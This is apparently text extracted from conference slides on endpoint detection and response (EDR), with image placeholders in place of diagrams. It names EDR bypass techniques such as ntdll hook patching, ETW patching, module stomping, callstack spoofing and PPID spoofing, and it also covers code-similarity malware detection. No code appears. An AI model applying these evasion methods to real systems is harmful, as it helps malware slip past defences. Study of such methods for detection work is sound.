

Perf Impact	What
1	Event
3	Events Correlation
10	Process Query
100	Memory Scan
1000	File Scan

Dev Drive protection

Scans for threats asynchronously on Dev Drive volumes to reduce performance impact.





EDR Example Attacks



Usermode-hook patch

Remove Userspace-Hooks by patching ntdll.dll

“EDR bypass”

Callstack Spoofing

Callstack:

- List of addresses of all previous parent functions

Image Spoofing

Module Stomping





Memory Encryption



Commandline & PPID Spoofing

Process



EDR Attacks Summary

Userspace-hook patch	<i>Modifying backed RX memory region</i>
ETW patch	<i>Modifying backed RX memory region</i>
Image Spoofing	<i>Modifying backed RX memory region</i>
Module Stomping	<i>Modifying backed RX memory region</i>
Memory Encryption	Modifying unbacked RX memory region
Callstack spoofing	Modify process/thread stack
Commandline spoofing	Overwrite commandline in PEB
PPID spoofing	PROCINFO on ProcessCreate(), in EPROCESS



SuperMega Loader Cordyceps Technique

Malware Detection: Code Similarity Scanning

Compare code in EXE files with known bad

- Find new versions of malware
 - Find code of existing malware in new files
 - “Are QBot and PikaBot related?”
 - “This looks like QBot”

similar function



- Some vendors emerged (the one's we know of)
 - 2004: Zynamics (BinDiff / BinNavi), later acquired by Google
 - 2015: Intezer (Israel)
 - 2017: Deepbits (US)
 - 2018: Threatray (Swiss)
